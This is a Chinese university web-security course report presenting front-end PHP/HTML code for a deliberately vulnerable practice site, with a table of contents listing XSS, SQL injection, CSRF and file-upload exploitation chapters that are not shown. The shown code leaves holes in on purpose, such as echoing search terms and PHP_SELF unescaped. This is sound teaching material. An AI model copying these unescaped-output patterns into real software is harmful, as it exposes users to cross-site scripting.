

2018-2019(二)《Web 安全编程实践》报告评分表

序号	毕业要求	课程教学目标	考查方式与考查点	占比	得分
1	3. 4	目标 1: 能够在开发平台上编制程序，对具体的 web 安全问题提出相应的解决方案，并具备建立满足特定需求的安全的 web 服务器的能力。	实验代码、演示及报告。 独立完成一个动态网站，要求具备用户注册、登录、验证、数据交互与显示等功能；能防御跨站脚本攻击、SQL 注入攻击、跨站点请求伪造攻击和文件上传漏洞等常见 Web 攻击方式，并提交测试报告。	50%	
2	4. 1	目标 2: 针对各种实际的 web 安全问题，能够给出一种或多种解决方案，并能对解决方案进行分析和评价。	实验代码、演示及报告。 能针对目标网站进行跨站脚本攻击、SQL 注入攻击、跨站点请求伪造攻击、文件上传漏洞攻击，并给出相应的防御解决方案。	50%	
总分				100%	

评阅人：

2019 年 7 月 10 日

目 录

1	页面前端设计实现	6
1.1	头部	6
1.2	尾部	8
1.3	登录	10
1.4	注册	12
1.5	主页介绍	15
1.6	上传	22
1.7	搜索显示	24
1.8	留言	24
2	网站后端功能实现	27
2.1	数据库连接	27
2.2	登录判断界面	27
2.3	用户类内使用面向对象的方法编写了各种用户函数	28
2.4	用户退出登录逻辑	33
2.5	用户注册逻辑	33
2.6	用户主页功能逻辑	34
2.7	用户查看图片逻辑	35
2.8	图片类文件中编写了有关图片处理的所有函数	36
2.9	图片上传逻辑	42
2.10	图片查看界面逻辑	44
2.11	根据 tag 查找图片逻辑	45
2.12	图片购买逻辑	45
2.13	留言板逻辑	46

3 漏洞利用过程演示	47
3.1 反射型 XSS	47
3.2 存储型 XSS	49
3.3 文件上传	58
3.4 SQL 注入	70
3.5 CSRF	72
4 漏洞分析和防护	75
4.1 XSS	75
4.1.1 介绍	75
4.1.2 存储型 XSS	75
4.1.3 反射型 XSS	76
4.1.4 DOM 型 XSS	76
4.1.5 XSS 攻击的预防	77
4.1.6 输入过滤	77
4.1.7 预防存储型和反射型 XSS 攻击	78
4.1.8 预防 DOM 型 XSS 攻击	80
4.1.9 其他 XSS 防范措施	81
4.1.10 XSS 的检测	81
4.1.11 实践	82
4.2 文件上传	84
4.2.1 校验方式介绍	84
4.2.2 客户端校验（JavaScript 校验）	85
4.2.3 服务端 MIME 类型检测	86
4.2.4 服务端文件扩展名检测	87
4.2.5 服务端检测文件内容	90

4.2.6 服务端检测文件头	90
4.2.7 上传到服务端后验证.....	91
4.2.8 针对各种 CMS	92
4.2.9 针对各种编辑器漏洞.....	93
4.2.10 文本编辑器.....	93
4.2.11 防护建议.....	94
4.2.12 实践	94
4.3 SQL 注入	95
4.3.1 介绍	95
4.3.2 漏洞产生	95
4.3.3 漏洞寻找	100
4.3.4 有回显的注入攻击	103
4.3.5 盲注	106
4.3.6 基于时间的盲注	107
4.3.7 基于布尔的盲注	114
4.3.8 数据提取方法.....	116
4.3.9 Blind OOB(out of bind).....	120
4.3.10 过滤方法及绕过方式.....	122
4.3.11 SQLmap.....	124
4.3.12 防护	126
4.3.13 实践	127
4.4 CSRF	129
4.4.1 CSRF 背景与介绍	129
4.4.2 CSRF 攻击实例.....	129
4.4.3 CSRF 攻击的对象	130

4.4.4 当前防御 CSRF 的几种策略	130
4.4.5 实践	132

1 页面前端设计实现

1.1 头部

固定头部引导栏 Navbar，编写 our_header() 函数

```
function our_header($selected = "", $search_terms = "", $pictures = "")  
{  
    ?>  
<!DOCTYPE html>  
<html>  
<head>  
    <meta charset="utf-8">  
    <meta name="viewport" content="width=device-width, initial-scale=1, s  
hrink-to-fit=no">  
    <meta http-equiv="x-ua-compatible" content="ie=edge">  
    <title>RingFa11 哒漏洞演示站</title>  
    <!-- Font Awesome -->  
    <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.  
8.2/css/all.css">  
    <!-- Bootstrap core CSS -->  
    <link href="/mdb/css/bootstrap.min.css" rel="stylesheet">  
    <!-- Material Design Bootstrap -->  
    <link href="/mdb/css/mdb.min.css" rel="stylesheet">  
    <!-- Your custom styles (optional) -->  
    <link href="/mdb/css/style.css" rel="stylesheet">  
    <link href="/mdb/css/spe.css" rel="stylesheet">  
</head>  
<html class="full-height">  
<!--Main Navigation-->  
<header>  
    <nav class="navbar fixed-top navbar-expand-lg navbar-dark scrolling-n  
avbar">  
        <?php if (Users::is_logged_in()){ ?>  
        <a class="navbar-brand" href="/users/logout.php"><strong>Logout</  
strong></a>  
        <?php } else { ?>  
        <a class="navbar-brand" href="/users/login.php"><strong>Login</st  
rong></a>  
        <?php } ?>  
        <button class="navbar-toggler" type="button" data-toggle="collapse"  
data-target="#navbarSupportedContent"  
aria-controls="navbarSupportedContent" aria-expanded="false" aria  
-label="Toggle navigation">  
        <span class="navbar-toggler-icon"></span>  
    </button>  
    <div class="collapse navbar-collapse" id="navbarSupportedContent">  
        <ul class="navbar-nav mr-auto">  
            <li class="nav-item <?php if($selected == "home"){ echo 'active  
' } ?>">
```

```
'; } ?>">
        <a class="nav-link" href="/users/home.php">Home <span class="sr-only">(current)</span></a>
    </li>
    <li class="nav-item <?php if($selected == "upload"){ echo 'active'; } ?>">
        <a class="nav-link" href="/pictures/upload.php">Upload</a>
    </li>
    <li class="nav-item <?php if($selected == "recent"){ echo 'active'; } ?>">
        <a class="nav-link" href="/pictures/recent.php">Recent</a>
    </li>
    <li class="nav-item <?php if($selected == "guestbook"){ echo 'active'; } ?>">
        <a class="nav-link" href="/guestbook.php">Guestbook</a>
    </li>
</ul>
</div>
<form class="form-inline ml-auto" action="/pictures/search.php" method="get">
    <div class="md-form my-0">
        <input class="form-control" type="text" name="query" placeholder="try XSS or SQLi here~" aria-label="Search" value="<?=h($search_terms) ?>">
    </div>
    <button href="#" class="btn btn-outline-white btn-md my-0 ml-sm-2" type="submit">Search</button>
</form>
</nav>
<div class="view intro-2" style="">
    <div class="full-bg-img">
        <div class="mask rgba-purple-light flex-center">
            <div class="container text-center white-text wow fadeInUp">
                <h2>RingFail's Vulnerable Website</h2>
                <br>
                <h5><?php
                    if($search_terms==""){
                        echo "Try XSS, SQLi, CSRF, File upload freely~";
                    }
                    else{
                        echo "Pictures that are tagged as '". $search_terms . "'<hr>";
                    }
                ?></h5>
                <p></p>
                <br>
                <p></p>
            </div>
        </div>
    </div>
```

```
</div>
</div>
</header>
<!--Main Navigation-->
<body>
<?php
}
```

实现效果：




1.2 尾部

固定尾部信息栏 footer，编写 our_footer() 函数

```
function our_footer()
{
    ?>
<!-- Footer -->
<footer class="page-footer font-small unique-color-dark pt-4">
    <!-- Footer Elements -->
    <div class="container">
        <div>
            <ul class="list-unstyled list-inline text-center">
                <li class="list-inline-item"><a href="/">Home</a> |</li>
                <li class="list-inline-item"><a href="mailto:08163337@cumt.edu.cn">
Contact</a></li>
            </ul>
        </div>
        <!-- Social buttons -->
        <ul class="list-unstyled list-inline text-center">
            <li class="list-inline-item">
                <a class="btn-floating btn-fb mx-1">
                    <i class="fab fa-facebook-f"> </i>
                </a>
            </li>
            <li class="list-inline-item">
                <a class="btn-floating btn-tw mx-1">
                    <i class="fab fa-twitter"> </i>
                </a>
            </li>
            <li class="list-inline-item">
                <a class="btn-floating btn-gplus mx-1">
                    <i class="fab fa-google-plus-g"> </i>
                </a>
            </li>
            <li class="list-inline-item">
```

```
<a class="btn-floating btn-li mx-1">
    <i class="fab fa-linkedin-in"> </i>
</a>
</li>
<li class="list-inline-item">
    <a class="btn-floating btn-dribbble mx-1">
        <i class="fab fa-dribbble"> </i>
    </a>
</li>
</ul>
<!-- Social buttons -->
</div>
<!-- Footer Elements -->
<!-- Copyright -->
<div class="footer-copyright text-center py-3">© 2018 Copyright:
    <a href="https://ringfall.top"> RingFa1</a>
</div>
<!-- Copyright -->
</footer>
<!-- Footer -->
<!-- SCRIPTS -->
<!-- JQuery -->
<script type="text/javascript" src="/mdb/js/jquery-3.4.1.min.js"></script>
<!-- Bootstrap tooltips -->
<script type="text/javascript" src="/mdb/js/popper.min.js"></script>
<!-- Bootstrap core JavaScript -->
<script type="text/javascript" src="/mdb/js/bootstrap.min.js"></script>
<!-- MDB core JavaScript -->
<script type="text/javascript" src="/mdb/js/mdb.min.js"></script>
</body>
</html>
<?php
}
```

实现效果：




固定主题界面



1.3 登录

点击导航栏最左侧进入登录界面




登录部分前端界面实现代码:

```
<script type="text/javascript">
// Animations init
new WOW().init();
</script>
<style>
.card {
```

```
background-color: rgba(126, 123, 215, 0.2);
}
</style>
<div class="view" style="background-image: url('https://mdbootstrap.com/img/Photos/Others/img%20%2848%29.jpg'); background-repeat: no-repeat; background-size: cover; background-position: center center;">
    <!-- Mask & flexbox options-->
    <div class="mask rgba-gradient align-items-center">
        <!-- Content -->
        <div class="container">
            <!--Grid row-->
            <div class="row mt-5">
                <!--Grid column-->
                <!--Grid column-->
                <!--Grid column-->
                <div class="mx-auto col-md-6 col-xl-5 mb-4">
                    <!--Form-->
                    <form action=<?=$_SERVER['PHP_SELF'] ?>" method="POST">
                        <div class="card wow fadeInRight" data-wow-delay="0.3s">
                            <div class="card-body">
                                <!--Header-->
                                <div class="text-center">
                                    <h3 class="white-text">
                                        <i class="fas fa-user white-text"></i>Login:</h3>
                                    <h7 class="white-text"><?php error_message() ?></h7>
                                    <hr class="hr-light">
                                </div>
                                <!--Body-->
                                <div class="md-form">
                                    <i class="fas fa-user prefix white-text active"></i>
                                    <input type="text" id="form3" class="white-text form-control" name="username">
                                        <label for="form3" class="active">Username</label>
                                    </div>
                                    <div class="md-form">
                                        <i class="fas fa-lock prefix white-text active"></i>
                                        <input type="password" id="form4" class="white-text form-control" name="password">
                                            <label for="form4">Password</label>
                                        </div>
                                    <div class="text-center mt-4">
                                        <button class="btn btn-indigo" type="submit" value="Login">Login</button>
                                        <hr class="hr-light mb-3 mt-4">
                                        <p>Not a member?
                                            <a href="/users/register.php">Register</a>
                                        </p>
                                        <div class="inline-ul text-center">
                                            <a class="p-2 m-2 tw-ic">
                                                <i class="fab fa-twitter white-text"></i>
```


```
</a>
<a class="p-2 m-2 li-ic">
  <i class="fab fa-linkedin-in white-text"> </i>
</a>
</div>
</div>
</div>
</div>
</form>
<!--/.Form-->
</div>
<!--Grid column-->
</div>
<!--Grid row-->
</div>
<!-- Content -->
</div>
<!-- Mask & flexbox options-->
</div>
```

登录报错界面（用户名密码输入错误）



1.4 注册

点击 register 进入注册页面（所有空都需要填入）



注册界面前端实现代码:

```
<script type="text/javascript">
// Animations init
new WOW().init();
</script>
<style>
.card {
  background-color: rgba(126, 123, 215, 0.2);
}

</style>
<div class="view jarallax" data-jarallax='{"speed": 0.2}' style="background-image: url('https://mdbootstrap.com/img/Photos/Others/img%20%2848%29.jpg'); background-repeat: no-repeat; background-size: cover; background-position: center center;">
  <!-- Mask & flexbox options-->
  <div class="mask rgba-gradient align-items-center">
    <!-- Content -->
    <div class="container">
      <!--Grid row-->
      <div class="row mt-5">
        <!--Grid column-->

        <!--Grid column-->
        <!--Grid column-->
        <div class="mx-auto col-md-6 col-xl-5 mb-4">
          <!--Form-->
          <form action="<?=h( $_SERVER['PHP_SELF'] )?>" method="POST">
            <div class="card wow fadeInRight" data-wow-delay="0.3s">
              <div class="card-body">
```


```
<!--Header-->
<div class="text-center">
    <h3 class="white-text">
        <i class="fas fa-user white-text"></i>Register for
an account!</h3>
    <h7 class="white-text"><?php error_message() ?></h7>
    <hr class="hr-light">

</div>

<!--Body-->
<div class="md-form">
    <i class="fas fa-user prefix white-text active"></i>
    <input type="text" id="form3" class="white-text form-
control" name="username">
        <label for="form3" class="active">Username</label>
    </div>
    <div class="md-form">
        <i class="fas fa-user prefix white-text active"></i>
        <input type="text" id="form3" class="white-text form-
control" name="firstname">
            <label for="form3" class="active">First name</label>
        </div>
        <div class="md-form">
            <i class="fas fa-user prefix white-text active"></i>
            <input type="text" id="form3" class="white-text form-
control" name="lastname">
                <label for="form3" class="active">Last name</label>
            </div>
            <div class="md-form">
                <i class="fas fa-lock prefix white-text active"></i>
                <input type="password" id="form4" class="white-text f
orm-control" name="password">
                    <label for="form4">Password</label>
                </div>
                <div class="md-form">
                    <i class="fas fa-lock prefix white-text active"></i>
                    <input type="password" id="form4" class="white-text f
orm-control" name="againpass">
                        <label for="form4">Password Again</label>
                    </div>
                    <div class="text-center mt-4">
                        <button class="btn btn-indigo" type="submit" value="C
reate Account!">Create Account!</button>
                    </div>
                </div>
            </div>
        </form>
    <!--/.Form-->
</div>
```

```
<!--Grid column-->
</div>
<!--Grid row-->
</div>
<!-- Content -->
</div>
<!-- Mask & flexbox options-->
</div>
```

注册报错界面（密码两次输入不匹配）



1.5 主页介绍

主页有本站漏洞列表介绍

Login Home Upload Recent Guestbook

try xss or sql here~

漏洞列表

本站点目前包含的漏洞极其介绍~待续qqq



Cross Site Scripting

XSS - 跨站脚本攻击

XSS攻击通常指的是通过利用网页开发时留下的漏洞，通过巧妙的方法注入恶意指令代码到网页，使用户加载并执行攻击者恶意制造的网页程序。攻击成功后，攻击者可能得到更高的权限、私密网页内容、会话和cookie等各种内容。

by RingFa1l, 1/06/2019

[READ MORE](#) [TRY IT!](#)

SQL injection

SQL注入攻击

SQL注入，是发生于应用程序与数据库层的安全漏洞。简而言之，是在输入的字符串之中注入SQL指令，在设计不良的程序当中忽略了字符检查，那么这些注入进去的恶意指令就会被数据库服务器误认为是正常的SQL指令而运行，因此遭到破坏或是入侵。


by RingFa1l, 1/06/2019

[READ MORE](#) [TRY IT!](#)



Youth4work

SQL Injection



Cross-site request forgery

CSRF - 跨站点请求伪造攻击

跨站请求伪造，也被称为 one-click attack 或者 session riding，通常缩写为 CSRF 或者 XSRF，是一种挟制用户在当前已登录的Web应用程序上执行非本意的操作的攻击方法。跟跨网站脚本（XSS）相比，XSS 利用的是用户对指定网站的信任，CSRF 利用的是网站对用户网页浏览器的信任。

by RingFa1l, 1/06/2019

[READ MORE](#) [TRY IT!](#)

[Login](#) [Home](#) [Upload](#) [Recent](#) [Guestbook](#)

try xss or sql here~ [SEARCH](#)



文件上传攻击

文件上传漏洞是指网络攻击者上传了一个可执行的文件到服务器并执行。这里上传的文件可以是木马，病毒，恶意脚本或者WebShell等。这种攻击方式是最为直接和有效的，部分文件上传漏洞的利用技术门槛非常的低，对于攻击者来说很容易实施。

by RingFa1l, 1/06/2019

[READ MORE](#) [TRY IT!](#)



Home | Contact
[f](#) [t](#) [g+](#) [in](#) [@](#)
 © 2018 Copyright: RingFa1l

点击 **read more** 可跳转至详细介绍页面，点击 **try it!** 可直达本站有这个漏洞的页面

Paper
安全技术精粹

Search 

RSS 订阅  报警 

- > 首页
- > 漏洞分析
- > 安全工具&安全开发
- > 儒道分析
- > 经验心得
- > Web安全
- > 二进制安全
- > 移动安全
- > 安全基础&教学类
- > CTF
- > IoT安全
- > 区块链
- > 404专栏
- > 安全报告
- > 如何投稿
- > 归档文件

Copyright © 404 Team from Knownsec.

代码审计基础

关于PHP中\$_FILES数组的使用方法

```
$_FILES['file']['name'] 客户端文件名称
$_FILES['file']['type'] 文件的MIME类型
$_FILES['file']['size'] 文件大小 单位字节
$_FILES['file']['tmp_name'] 文件被上传后再服务器端临时文件名，可以在php.ini中指定
```

需要注意的是在文件上传结束后，默认的被存储在临时文件夹中，这时必须把他从临时目录中删除或移动到其他地方，否则，脚本运行完毕后，自动删除临时文件，可以使用copy或者`move_uploaded_file`两个函数

程序员对某些常用函数的错误认识

这些函数有`empty()`、`isset()`、`strpos()`、`rename()`等，如下面的代码：

```
#!php
if($operatedId == 1){
    $date = date("Ym");
    $dest = $CONFIG->basePath."data/files/".$date."/";
    $COMMON->createDir($dest);
    //if (!is_dir($dest)) mkdir($dest, 0777);
    $nameExt = strtolower($COMMON->getFileExtName($_FILES['Filedata']['name']));
    $allowedType = array('jpg', 'gif', 'bmp', 'png', 'jpeg');
    if(!in_array($nameExt, $allowedType)){
        $msg = '';
    }
}
```

目录

- 前台
- 特点
- 产生原因
- 代码审计
- 基础
 - 程序员对某些常用函数的错误认识
 - 程序员对某些常用函数的错误使用
 - 历史经典漏洞两次爆发
 - 经验
 - 经验方式分类&总结
 - 经验方式漏斗
 - 经验方式从南江姿势
 - PUT方法
 - 客户端校验
 - JavaScript校验
 - 验证代码
 - 绕过姿势

The screenshot shows a detailed article on Wikipedia about Cross-site request forgery (CSRF). The main content is organized into sections: '跨站请求伪造' (Summary), '攻击的细节' (Details), '例子' (Examples), and '防御措施' (Prevention). The '防御措施' section specifically mentions checking the 'Referer' header. The sidebar on the left contains links to various Wikipedia categories and tools.

实现前端代码:


```
<!-- Section: Blog v.1 -->
<div class="container">
<section class="my-5">
  <!-- Section heading -->
  <h2 class="h1-responsive font-weight-bold text-center my-5">漏洞列表</h2>
  <!-- Section description -->
  <p class="text-center w-responsive mx-auto mb-5">本站点目前包含的漏洞极其介绍~待续 qvq</p>
  <!-- Grid row -->
  <div class="row">
    <!-- Grid column -->
    <div class="col-lg-5">
      <!-- Featured image -->
      <div class="view overlay rounded z-depth-2 mb-lg-0 mb-4">
        
        <a>
          <div class="mask rgba-white-slight"></div>
        </a>
      </div>
    </div>
    <!-- Grid column -->
    <!-- Grid column -->
    <div class="col-lg-7">
      <!-- Category -->
      <a href="#" class="green-text">
        <h6 class="font-weight-bold mb-3"><i class="fas fa-bug pr-2"></i>
```

```
i>Cross Site Scripting</h6>
</a>
<!-- Post title -->
<h3 class="font-weight-bold mb-3"><strong>XSS - 跨站脚本攻击</strong></h3>
<!-- Excerpt -->
<p>XSS 攻击通常指的是通过利用网页开发时留下的漏洞，通过巧妙的方法注入恶意指令代码到网页，使用户加载并执行攻击者恶意制造的网页程序。攻击成功后，攻击者可能得到更高的权限、私密网页内容、会话和 cookie 等各种内容。</p>
<!-- Post data -->
<p>by <a><strong>RingFa1l</strong></a>, 1/06/2019</p>
<!-- Read more button -->
<a class="btn btn-success btn-md" href="https://zh.wikipedia.org/wiki/%E8%B7%A8%E7%B6%B2%E7%AB%99%E6%8C%87%E4%BB%A4%E7%A2%BC">Read more</a>
<a class="btn btn-success btn-md" href="/guestbook.php">TRY IT!</a>
</div>
<!-- Grid column -->
</div>
<!-- Grid row -->
<hr class="my-5">
<!-- Grid row -->
<div class="row">
  <!-- Grid column -->
  <div class="col-lg-7">
    <!-- Category -->
    <a href="#" class="pink-text">
      <h6 class="font-weight-bold mb-3"><i class="fas fa-syringe pr-2"></i>SQL injection</h6>
    </a>
    <!-- Post title -->
    <h3 class="font-weight-bold mb-3"><strong>SQL 注入攻击</strong></h3>
  <!-- Excerpt -->
  <p>SQL 注入，是发生于应用程序与数据库层的安全漏洞。简而言之，是在输入的字符串之中注入 SQL 指令，在设计不良的程序当中忽略了字符检查，那么这些注入进去的恶意指令就会被数据库服务器误认为是正常的 SQL 指令而运行，因此遭到破坏或是入侵。</p>
  <!-- Post data -->
  <p>by <a><strong>RingFa1l</strong></a>, 1/06/2019</p>
  <!-- Read more button -->
  <a class="btn btn-pink btn-md mb-0 mb-4" href="https://zh.wikipedia.org/wiki/SQL%E6%B3%A8%E5%85%A5">Read more</a>
  <a class="btn btn-pink btn-md mb-0 mb-4" href="/pictures/search.php?query=mysql">TRY IT!</a>
</div>
<!-- Grid column -->
<!-- Grid column -->
```

```
<div class="col-lg-5">
    <!-- Featured image -->
    <div class="view overlay rounded z-depth-2">
        
        <a>
            <div class="mask rgba-white-slight"></div>
        </a>
    </div>
</div>
<!-- Grid column -->
<div>
    <!-- Grid row -->
    <hr class="my-5">
    <!-- Grid row -->
    <div class="row">
        <!-- Grid column -->
        <div class="col-lg-5">
            <!-- Featured image -->
            <div class="view overlay rounded z-depth-2 mb-lg-0 mb-4">
                
                <a>
                    <div class="mask rgba-white-slight"></div>
                </a>
            </div>
        </div>
        <!-- Grid column -->
        <!-- Grid column -->
        <div class="col-lg-7">
            <!-- Category -->
            <a href="#" class="indigo-text">
                <h6 class="font-weight-bold mb-3"><i class="fas fa-suitcase pr-2"></i>Cross-site request forgery</h6>
            </a>
            <!-- Post title -->
            <h3 class="font-weight-bold mb-3"><strong>CSRF - 跨站点请求伪造攻击</strong></h3>
            <!-- Excerpt -->
            <p>跨站请求伪造，也被称为 one-click attack 或者 session riding，通常缩写为 CSRF 或者 XSRF，是一种挟制用户在当前已登录的 Web 应用程序上执行非本意的操作的攻击方法。跟跨网站脚本（XSS）相比，XSS 利用的是用户对指定网站的信任，CSRF 利用的是网站对用户网页浏览器的信任。</p>
            <!-- Post data -->
            <p>by <a><strong>RingFa1l</strong></a>, 1/06/2019</p>
            <!-- Read more button -->
            <a class="btn btn-indigo btn-md" href="https://zh.wikipedia.org/wiki/%E8%B7%A8%E7%AB%99%E8%AF%B7%E6%B1%82%E4%BC%AA%E9%80%A0">Read more</a>
        </div>
    </div>
</div>
```

```
a>
